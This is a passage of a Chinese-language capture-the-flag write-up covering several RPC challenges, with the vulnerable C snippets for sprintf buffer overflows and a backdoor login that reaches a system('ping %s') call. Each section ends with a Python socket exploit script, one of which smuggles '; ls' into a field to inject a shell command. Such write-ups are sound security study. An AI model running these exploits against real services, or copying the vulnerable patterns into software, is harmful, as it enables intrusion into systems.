            data=struct.pack('B',len(token))
            data+=token
            data+=struct.pack('B',1)
            data+=struct.pack('>I',514)
            data+=struct.pack('<H',200)
            data+=dd
            self.client.send(data)
            data=self.client.recv(self.BUFSIZ)
            if not data:
                break
            print('从%s收到信息：%s' %(self.HOST,data))
            break

if __name__ == '__main__':
    client=TcpClient()
```

2. Rpc2

这一题问题在rpc_function_2函数中，如下所示。

```
char buffer[512];
int len = request->len_data;
……
sprintf(buffer,"%s has been parsed, tag:%s, value:%s.", line, pr.t, pr.v);
return create_response(strlen(buffer),buffer);
```

中间省略了对数据进行解析的部分，最后这里把格式化的数据保存到buffer中，而buffer的大小只有512字节，line来自于网络数据，只要让这里的line的数据长度为512或者这个格式化字符串的长度大于512即可。具体数据如下所示。

```python
#rpc2.py
from socket import *
import struct

class TcpClient:
    HOST='42.120.63.194'
    PORT=30000
    BUFSIZ=1024
    ADDR=(HOST, PORT)
    def __init__(self):
        self.client=socket(AF_INET, SOCK_STREAM)
        self.client.connect(self.ADDR)

        while True:
            token='A'*32

            d1='A'*63+'='+'21'*8
            d2=' '*(512-len(d1)) + d1

            data=struct.pack('B',len(token))
            data+=token
            data+=struct.pack('B',2)
            data+=struct.pack('>I',512)

            data+=d2
            self.client.send(data)
            data=self.client.recv(self.BUFSIZ)
            if not data:
                break
            print('从%s收到信息：%s' %(self.HOST,data))
            break

if __name__ == '__main__':
    client=TcpClient()
```

3. Rpc3

这一题问题在rpc_function_2函数中，和Codesafe 2类似，都是sprintf造成的问题，如下所示。

```
function6(t.szUrl, "http", &h, &pt, &p);
switch(t.v)
{
    case 1:
    {
        if(t.len != 0 || strcmp(h, "taobao.com") != 0)
            r = NULL;
        else
            r = p;
        break;
    }
    case 2:
    {
        if(t.len != strlen(t.szUrl))
            r = NULL;
        else if(strcmp(h,"alibaba.com") == 0)
        {
            r = (char*)malloc(256);
            sprintf(r,"/temporary folder/2014-08/%s",p);
        }
        else if(strcmp(h,"alibaba-inc.com") == 0)
            r = p;
        else
```

在上图灰色部分，r的大小为256字节，而p的数据通过function6进行处理的，只要想办法让这p的字符串大小在256左右即可触发漏洞。

```
void function6(char*URL, char*protocl,char** host,unsigned int *port,char** abs_path)
{
    if(URL == NULL)
        return ;
    char *url_dup = strdup(URL);
    char *p_slash = NULL;
    char *p_colon = NULL;
    char *start = 0;
    if(strncmp(url_dup,protocl,strlen(protocl))==0)
    {
       start = url_dup+strlen(protocl)+3;
       p_slash = strchr(start,'/');
       if(p_slash != NULL)
       {
          *abs_path= strdup(p_slash);
          *p_slash = '\0';
       }
       else
       {
          *abs_path= strdup("/");
       }
```

在上图的function6中，我们可以看到p来自于t.szUrl中的“http://”之后的部分，这样我们就可以构造如下数据。

```python
#rpc4.py
from socket import *
import struct
import time

class TcpClient:
    HOST='223.6.253.103'
    PORT=30000
    BUFSIZ=1024
    ADDR=(HOST, PORT)
    def __init__(self):
        self.client=socket(AF_INET, SOCK_STREAM)
        self.client.connect(self.ADDR)

        while True:
            token='A'*32
            data=struct.pack('B',len(token))
            data+=token
            data+=struct.pack('B',2)

            flag_v=2
            stc='\x48\x48\x00\x00' #mn
            stc+=struct.pack('I',int(time.time())); #ts
            stc+=struct.pack('I',flag_v) #v
            stc+="sdatsts-afu"+"\x00"*(16-len("sdatsts-afu")) #k
            url="http://alibaba.com/"+"A"*(256-len("http://alibaba.com/"))
            stc+=struct.pack("I",len(url)) #len
            stc+=url+"\x00"*(256-len(url)) #szUrl

            data+=struct.pack('>I',len(stc))
            data+=stc
            self.client.send(data)
            data=self.client.recv(self.BUFSIZ)
            if not data:
                break
            print('从%s收到信息：%s' %(self.HOST,data))
            break

if __name__ == '__main__':
    client=TcpClient()
```

4. Rpc4

这一题问题在rpc_function_1函数中，存在一个后门登陆漏洞，如下所示。

```
if(strcmp(szUser,"admin") == 0)
{
    function3(szPass,"admin",value);
    if(strcmp(value,"ALIBABA") == 0)
        login = 1;
    else
        printf("%s login failed!",szUser);
        login =  0;
}
else
{
    function3(szPass,"guest",value);
    if(strcmp(value,"ALIBABA") == 0)
    {
        login = 1;
        function1(szUser);
    }
    else
    {
        printf("%s login failed!\n",szUser);
        login = 0;
    }
}

if(login == 1 && strcmp(szUser,"admin") == 0)
{
    char cbuffer[512];
    snprintf(cbuffer, 512,"ping %s",temp.buffer);
    system(cbuffer);
    char* info = "Ping executed.";
    return create_response(strlen(info), info);
}
else
{
```

在上图灰色部分，能够调用system函数执行指定的指令，而想要到达这条路径，必须让”login==1 && strcmp(szUser,”admin”)==)”这个条件，也就是满足szUser==”admin”和value=”ALIBABA”这两个条件，具体的数据构造如下所示。

```python
#rpc4.py
from socket import *
import struct

class TcpClient:
    HOST='223.6.251.166'
    PORT=30000
    BUFSIZ=1024
    ADDR=(HOST, PORT)
    def __init__(self):
        self.client=socket(AF_INET, SOCK_STREAM)
        self.client.connect(self.ADDR)

        while True:
            token='A'*32

            data=struct.pack('B',len(token))
            data+=token

            data+=struct.pack('B',1)
            data+=struct.pack('>I',512)


            user='admin'+' '*64+'admi' #stc2.user
            u_pass='urejhvg' #stc2.pass
            ins='www.taobao.com; ls' #stc2.buffer
            data1=user+"\x00"*(128-len(user))+u_pass+"\x00"*(128-len(u_pass))+ins+"\x00"*(256-len(ins))

            data+=data1

            self.client.send(data)
            data=self.client.recv(self.BUFSIZ)
            if not data:
                break
            print('从%s收到信息：%s' %(self.HOST,data))
            break

if __name__ == '__main__':
    client=TcpClient()
```

奋斗了两天之后，解出了这么点题……感觉逆向能力还有待进一步加强，另外，基本上codesafe题都和socket通信有关，reverse4、5题能力要求有点高，感觉时间还是不够，熟练度有待进一步提高。。。

转载于:https://www.cnblogs.com/wal613/p/3986347.html